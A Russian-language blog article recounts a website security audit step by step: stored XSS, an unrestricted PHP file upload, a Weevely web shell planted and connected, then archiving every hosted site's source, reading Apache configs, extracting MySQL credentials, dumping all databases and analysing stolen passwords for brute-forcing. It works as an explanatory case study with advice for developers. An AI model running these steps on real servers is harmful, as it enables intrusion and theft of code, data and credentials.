Как взламывают сайты

С одной стороны, этот рассказ основывается на реальном случае аудита, то есть если бы я мог рассказать о нём без купюр, то получился бы кейс, из которого начинающие аудиторы безопасности веб-приложений или веб-мастеры и администраторы смогли узнать что-то новое, но, как и с любым кейсом, совсем необязательно, что в вашей практике будет что-то аналогичное и инофрмация окажется полезной.

Но, с другой стороны, о некоторых моментах я могу рассказать только в общих чертах. Поэтому в этой инструкции будет как никогда мало команд и скриншотов (может быть, вообще не будет). Поэтому это ещё и эксперимент: давным-давно я прочитал, что «каждая формула в книге уменьшает количество читателей вдвое». И автор этого высказывания делал вывод, что нужно без формул, объяснять, например, физику, «на пальцах» - тогда тиражи будут хорошим (и он заработает много денег — видимо, подразумевалось это). Я тогда подумал, что автор сильно не прав, но теперь мне кажется, что каждый запуск консольной утилиты в командной строке тоже уменьшает количество читателей статьи вдвое.))))) В общем, если эта теория верна, то эта статья должна набрать много просмотров))))

1. Поиск уязвимостей в веб-приложении

Сайт представлял собой написанное с нуля веб-приложение. Для использования функций требуется ввести логин и пароль, но предусмотрен гостевой вход, поэтому на сайте прямо на главной странице написаны гостевые учётные данные для входа.

Выполняемые действия сохраняются в **Истории**. У действия есть заголовок и определённый текст. Оказалось, что хранимые поля не фильтруются на специальные символы и слова, поэтому быстро удалось найти и подтвердить уязвимость XSS — то есть кода в поле вводишь что-нибудь вроде

```
<script>alert(1)</script>
```

а на странице сайта (в данном случае в История) показывает всплывающее окно JavaScript.

С помощью такой уязвимости можно, например, похитить кукиз других пользователей. Но проблема в том, что, видимо, История, у каждого пользователя своя. То есть максимум, что я могу сделать в этой ситуации, это захватить кукиз пользователей с точно такими же правами как у меня — то есть только у пользователей, выполнивших вход под гостевой учётной записью. Возможно, админу доступен список Истории всех пользователей — но не факт. Плюс надо ещё придумать, как спровоцировать его зайти в Историю — а то может получиться так, что в следующий раз он туда зайдёт через год, или через два, или никогда.

Поскольку видно, что специальные символы не фильтруются, а данные, скорее всего, хранятся в базе данных, то это может означать, что должна присутствовать уязвимость SQL-инъекция, которая позволяет получить базу данных сайта. Но я не успел это проверить — обнаружилась намного более лёгкая уязвимость — небезопасная выгрузка файлов.

Суть в том, что если я запускал новое действие, то мне для ввода были доступны несколько полей — в них я и обнаружил XSS и мог обнаружить SQL-инъекцию. Но при открытии сохранённого действия из Истории, на странице появлялось ещё одно поле — для загрузки файла!!!

У меня появилась умеренная радость: с одной стороны, на множество сайтов можно загружать файлы, но благодаря ограничению на расширения загружаемых файлов, а также способу доступа к ним, практически невозможно загрузить код, который можно выполнить на сервере. Но безалаберность с фильтрацией данных в текстовых полях вселяла некоторую надежду.

Я создал файл

```
<?php

phpinfo();
```

И загрузил его на сервер. Сервер показал мне ссылку на этот файл. То есть файл загрузился! Я перешёл по ссылке и вместо того, чтобы скачаться, либо чтобы показать содержимое — файл был выполнен, то есть я увидел ту информацию, которую показывает функция **phpinfo()**.

В чём ошибки программиста:

Такой безалаберный стиль программирования нельзя совмещать с публичной учётной записью. То есть если бы на главной странице не были написаны учётные данные для входа, то поиск и эксплуатация этих уязвимостей сильно бы затянулись.

И более главное: при написании кода всегда нужно фильтровать данные и ограничивать файлы, которые можно загружать на сервер. Даже если вы программируете «для себя» и держите файлы на локальном сервере у себя на компьютере, всё равно может случиться неприятность — кто-то может подключиться к вашему веб-серверу по локальной сети (при использовании публичным Интернетом), или ваш компьютер может быть доступен напрямую по белому IP. Очевидно, что для публичного сайта код должен писаться с постоянной мыслью о безопасности.

2. Загрузка бэкдора

В начале я хотел воспользоваться самым простым вариантом — c99unlimited.php. Это шелл в фиде файлового менеджера и в нём удобно бродить по каталогам и скачивать файлы. Но у меня он не заработал — выдал ошибку 500. Видимо, у сервера с ним какая-то несовместимость.

Это абсолютно не проблема, разнообразных шеллов в Webshells очень много — можно долго сидеть и выбирать тот, который понравится, но я решил воспользоваться ещё более любимым Weevely. У меня к этому инструменту ещё более чувства)))) Хотя у него интерфейс командной строки — так мне нравится даже больше.

Создаём новый бэкдор (да, пароль просто цифра 1):

```
weevely generate 1 test.php
```

Заливаем его на сервер.

И подключаемся к нему:

```
weevely https://site.ru/upload/8579.php 1
```

3. Осматриваемся на сервере из бэкдора

Примечание: для лучшего понимания происходящего, рекомендуется к знакомству цикл статей «Азы работы в командной строке Linux (часть 1)».

После подключения, **Weevely** показал, что я нахожусь в папке **/var/www/XX1/tmp**.

Можно дополнительно в этом убедиться:

```
pwd
/var/www/XX1/tmp
```

Посмотрим, какие у меня права на эту папку:

```
ls -dl .
```

Вывод:

```
drwxrwxrwx 2 XX1 root 4096 Apr 21 14:16 .
```

Из этой информации следует, что владельцем папки является пользователей XX1. Но права на запись есть вообще у всех.

Кстати, а кто там я?

```
whoami
```

Вывод:

```
www-data
```

Я работаю от пользователя **www-data**.

4. Как скачать исходный код сайтов с сервера

Ах да, зачем я вдруг кинулся искать папку с правом на запись? Дело в том, что мне надо скачать файлы с исходным кодом — для дальнейшего анализа «в спокойной обстановке». Этих файлов много и скачивать их все по одному займёт много времени. Поэтому у меня план такой — запаковать все файлы в архив, а архив скачать.

Само собой, можно воспользоваться услугами папки **/tmp**, которая всегда открыта на запись для всех желающих. Но из папки **/tmp** я могу скачать только с помощью **Weevely**. Но если мне удастся сохранить архив в папку веб-сервера, то я могу скачать его прямо из веб-браузера или любой файловой качалкой. Это особенно актуально, если файл очень большой — может пригодиться докачка файла после разрыва соединения, что в командной строке с **Weevely** сделать не получится.

Понятно, что если мы в папке **/var/www/XX1/tmp**, то папкой веб-сервера является **/var/www/**. Посмотрим что там в ней:

```
ls -l /var/www/
```

А в ней папки других сайтов — в общей сложности 14 штук, но показать их я уже не могу.

Смотрим в шпаргалку, чтобы сохранить файлы в архив командой **zip** дополнительно нужно использовать опцию **-r** для рекурсивного добавления всего, что находится в папках, запускается следующим образом:

```
zip -r имя_нового_архива.zip каталог_для_архивации
```

Каталогом для архивации является **/var/www/**, архив я пока сохраню в директорию **/tmp** (а не в папку с сайтами, так как получится, что мы попытаемся сохранить архив в папке, которая добавляется в этот архив — возможно, это вызовет ошибку).

Запускаем команду:

```
zip -r /tmp/archive.zip /var/www/
```

На что мне возвращается сообщение:

```
sh: 1: zip: not found
```

Чёрт, на этом сервере не установлена программа **zip**. Можно воспользоваться встроенным эмулятором архивирования **Weevely**, но попробую ещё другую программу:

```
tar czf /tmp/archive.tgz /var/www/
```

А вот программа **tar** оказалась на сервере. Внутренние команды означают:

- **c** — создать архив
- **z** — алгоритм сжатия
- **f** — после этой опции указывается путь до архива и имя файла

ФОРУМЕ

- Выпущен OpenVPN 2.5.7
- HA: Virtualbox из persistence раздела в KALI
- HA: ProtonVPN: инструкции, обсуждение проблем новости
- HA: ProtonVPN: инструкции, обсуждение проблем новости
- HA: Как установить Wine в Kali Linux

Онлайн книга

Аудит безопасности Wi-Fi сетей

с Kali Linux

РУБРИКИ

- IT криминалистика (Forensics)
- Sniffing и Spoofing
- Анонимность, шифрование данных и антикриминалистика
- Атака на пароли
- Беспроводные сети
- Веб приложения
- Железо
- Защита
- Инструменты эксплуатации
- Книги
- Новости
- Новости сайта
- Обратный инжиниринг (Reverse Engineering)
- Поддержка доступа
- Рабочая среда
- Сбор информации
- Языки программирования

НОВОСТИ ДРУЗЕЙ

- Ошибки «Incorrect definition of table mysql.event: expected column 'definer' at position 3 to have type varchar(, found type char(141)» и «Event Scheduler: An error occurred when initializing system tables. Disabling the Event Scheduler» (РЕШЕНО)
  Источник: BlackArch.ru | Дата: 2022-06-01
- Как скачать пакет без установки в Arch Linux и Manjaro. Как скачать исходный код пакета AUR
  Источник: BlackArch.ru | Дата: 2022-05-22
- Как поменять страну в Play Store
  Источник: zaWindows.ru | Дата: 2022-05-07
- Как в Wine File Manager настроить Избранное (Favorites) и добавить папки? (РЕШЕНО)
  Источник: ZaLinux.ru | Дата: 2022-05-04
- Как сделать так, чтобы виртуальные машины VirtualBox уничтожались при перезагрузке компьютера
  Источник: ZaLinux.ru | Дата: 2022-05-04
- Почему Linux с Persistence не сохраняет настройки после перезагрузки? (РЕШЕНО)
  Источник: ZaLinux.ru | Дата: 2022-05-04
- Ошибка «Failed - Network error» во время экспорта в phpMyAdmin (РЕШЕНО)
  Источник: ZaLinux.ru | Дата: 2022-05-02
- Ошибка «не удалось завершить транзакцию (неверный или поврежденный пакет)» (РЕШЕНО)
  Источник: BlackArch.ru | Дата: 2022-05-02
- Что произойдёт если клиент с IPv4 попытается получить доступ к серверу, работающему только на IPv6 (РЕШЕНО)
  Источник: ZaLinux.ru | Дата: 2022-04-09

Переносим архив в папку веб-сервера, где он теперь доступен для скачивания даже с помощью браузера:

```
mv /tmp/archive.tgz /var/www/XX1/tmp
```

Чтобы узнать размер всех подпапок в папке **/var/www/**:

```
du -sh /var/www/*
```

Если нужно скачать только некоторые папки, то это делается командой вида:

```
tar czf архив.tgz папка_в_архив_1 папка_в_архив_2 папка_в_архив_3 папка_в_архив_4
```

5. Как узнать, какие сайты работают на сервере

Исходный код — это очень ценный трофей и он нам ещё во многом поможет. Но, как я уже сказал, на этом сервере много папок с сайтами — то есть и сайтов здесь много.

Список всех загруженных настроек и обработанных виртуальных хостов можно узнать опцией **-S**. А с помощью **-t -D DUMP_INCLUDES** можно увидеть все используемые файлы конфигурации. Правда есть проблема — исполнимый файл веб-сервера может называться или **httpd**, или **apache2** в зависимости от системы. На производных Debian файл будет называться **apache2**. А на производных Arch Linux — **httpd**. В принципе, проблемы никакой нет попробовать обе команды и посмотреть, какая из них сработает:

```
httpd -S
httpd -t -D DUMP_INCLUDES
```

И:

```
apache2 -S
apache2 -t -D DUMP_INCLUDES
```

Как я уже сказал, в нормальных условиях эти опции должны показывать все конфигурационные файлы и все виртуальные хосты. Но, видимо, тот горе программист, который писал код для сайта, ещё взялся и за настройку веб-сервера — у меня вместо ожидаемой информации только выводится сообщение об ошибке в одном из конфигурационных файлов — не хватает SSL сертификата. Кстати, ведь это означает, что при перезапуске компьютера или только веб-сервера, — Apache, по идее, не запустится, так как это (вроде) фатальная ошибка.

Ладно, проверим вручную. Если бинарный файл называется **apache2**, значит конфигурационные файлы хранятся в **/etc/apache2/**.

Главным конфигурационным файлом Apache является **/etc/apache2/apache2.conf**.

В папке **/etc/apache2/conf-available** собраны другие конфигурационные файлы, а в папке **/etc/apache2/conf-enabled** можно узнать, какие из них подключены.

В папке **/etc/apache2/mods-enabled** можно посмотреть, какие модули Apache включены.

В папке **/etc/apache2/sites-available** можно узнать, настройки для каких сайтов предусмотрены, а в папке **/etc/apache2/sites-enabled** — какие из них активны в данный момент.

К сожалению, не могу вам показать содержимое, могу только сказать, в **sites-available** оказалось 18 конфигурационных файлов. В этих файлах для каждого сайта как минимум 2 обязательных директивы:

- **ServerName** — здесь имя хоста, фактически, домен сайта (иногда субдомен)
- **DocumentRoot** — путь до файлов на этом сервере для данного хоста

С помощью этой техники можно узнать, какие другие сайты хостит этот сервер, и где на сервере находится исходный код каждого из них.

Да чё уж там, берём всё, «дома разберёмся»:

```
tar czf /var/www/XX1/upload/apache_archive.tgz /etc/apache2/
```

6. Взлом MySQL

Если у нас есть доступ к файловой системе, то получение пароля от MySQL это дело техники.

Описанным выше способом (анализ виртуальных хостов и просмотр содержимого папок сайтов) находим адрес **phpMyAdmin**. Но phpMyAdmin может и отсутствовать — ничего страшного, можно работать с базой данных через консоль.

Самое главное, это проанализировать исходный код сайтов и найти там учётные данные. Чтобы упростить эту задачу, можно искать по содержимому файлов, особое внимание следует обратить таким строкам как:

- **date_default_timezone_set**
- **mysqli_connect**
- **mysqli_query**
- **mysql_connect**
- **mysql_query**

А также файлам с говорящими названиями, например, **connectdb.php**.

Weevely имеет команду для подключения к MySQL из командной строки:

```
:sql_console -user ПОЛЬЗОВАТЕЛЬ -passwd ПАРОЛЬ -host localhost
```

Либо если MySQL разрешает удалённые подключения, можно подсоединиться к хосту напрямую:

```
mysql -u ПОЛЬЗОВАТЕЛЬ -pПАРОЛЬ -h IP_СЕРВЕРА
```

Там внутри можно посмотреть базы данных:

```
show databases;
```

Там же можно посмотреть таблицы в базе данных и содержимое таблиц.

Рекомендуется:

- Изучение MySQL / MariaDB для начинающих
- 20 команд MySQL (mysqladmin) для администратора базы данных в Linux

Если нужно сделать дамп всех баз данных для скачивания, то это делается командой:

```
mysqldump -u ПОЛЬЗОВАТЕЛЬ -pПАРОЛЬ --all-databases > all-databases.sql
```

Между опцией **-p** и **ПАРОЛЕМ** нет пробела — иначе появляется ошибка.

7. Анализ добытых паролей

База данных раскрыла много интересной информации. Но самая интересная — это список пользователей с паролями.

У нас есть имена пользователей и пароли (а также email'ы и другая типичная для профилей информация). Пароль

- Как отредактировать страничку блокировки в Squid? Вставить свои картинки и почту?
  Источник: ZaLinux.ru | Дата: 2022-04-07

МЕТКИ

aircrack-ng Airodump-ng Apache BlackArch DNS IP Kali Linux Linux Linux Mint MySQL Nmap oclHashcat (Hashcat) PHP SSH Tor Ubuntu Windows Wireshark WPA / WPA2 WPS Командная строка Linux Командная строка Windows автоматизированный взлом атака методом перебора (грубой силой - брут-форсинга) атака на беспроводные сети Wi-Fi атаки человек-посередине (Man-In-The-Middle attacks) веб-приложения веб-сайты взлом компьютерные сети обход ограничений и блокировок ошибки пароли прокси разведка решение проблем роутеры рукопожатие (handshake) сбор информации сервер сканирование веб-приложений сканирование сети установка Kali Linux уязвимости шифрование

администратора для входа на сервис точно такой же, как и пароль пользователя **root** от MySQL. Напомню, если вы запутались: пароль от MySQL мы нашли в исходном коде файлов сайта, а пароль админа сервиса (сайта) мы нашли в базе данных. Хотя они оказались одинаковыми 🙂

Это важно — пользователь имеет тенденцию использовать одинаковые пароли — это отдельная уязвимость, между прочим.

Но ещё интереснее анализ всех паролей пользователей — почти все они шестизначные числа! Видимо, учётные данные генерировал и выдавал администратор. У администратора склонность создавать однотипные пароли — учтём это. То есть если придётся брут-форсить службы на этом сервисе (а нам придётся 😈), то я уже знаю, каким будет словарь — это будет полный список чисел из шести цифр.

Ну и вообще — если пароли одинаковые, то есть смысл поискать другие службы — вдруг туда тоже подойдут уже имеющиеся у нас логины и пароли.

8. Промежуточный итог

Итак: сервер скомпрометирован через уязвимое веб-приложение.

Уже на данном этапе:

- Получен доступ в файловую систему
- Получен доступ к исходному коду сайта
- Есть возможность редактировать файлы веб-сайтов
- Получен пароль от СУБД, получен доступ к базам данных, есть возможность редактировать базы данных
- Получены пароли пользователей от сервисов
- Анализ паролей выявил в них явную закономерность
- Найдены другие сайты и получен их исходный код

Можно уже сейчас составлять отчёт для владельца-заказчика и завязывать с этой оценкой безопасности.

Краткое содержание отчёта: всё плохо.

Но у этой истории будет ещё и вторая часть. Смотрите продолжение «Как взламывают сайты (часть 2)».

Связанные статьи:

- Как взламывают сайты (часть 2) (100%)
- Атаки на JavaScript на примере обхода Social Locker for WordPress (КЕЙС) (68%)
- Техники обхода файерволов веб-приложений (Web Application Firewall (WAF)) (ч. 1) (59.6%)
- Техники обхода файерволов веб-приложений (Web Application Firewall (WAF)) (ч. 2) (59.6%)
- Техники обхода файерволов веб-приложений (Web Application Firewall (WAF)) (ч. 3) (59.6%)
- Полное руководство по mod_rewrite (часть 5): Частые случаи и примеры использования mod_rewrite (RANDOM - 3.7%)


Рекомендуется Вам:

Alexey 22 апреля, 2019 веб-сайты, взлом, загрузка, кейсы, Командная строка Linux, сервер, уязвимости Веб приложения No Comments »

← Анализ трояна Snojan **Как взламывают сайты (часть 2) →**

Добавить комментарий

Ваш адрес email не будет опубликован. Обязательные поля помечены



Имя

Email

Сайт

☐ Получать новые комментарии по электронной почте. Вы можете подписаться без комментирования.

ОТПРАВИТЬ КОММЕНТАРИЙ

Вставить картинку в комментарий (GIF, PNG, JPG, JPEG):

Browse... No files selected.

поиск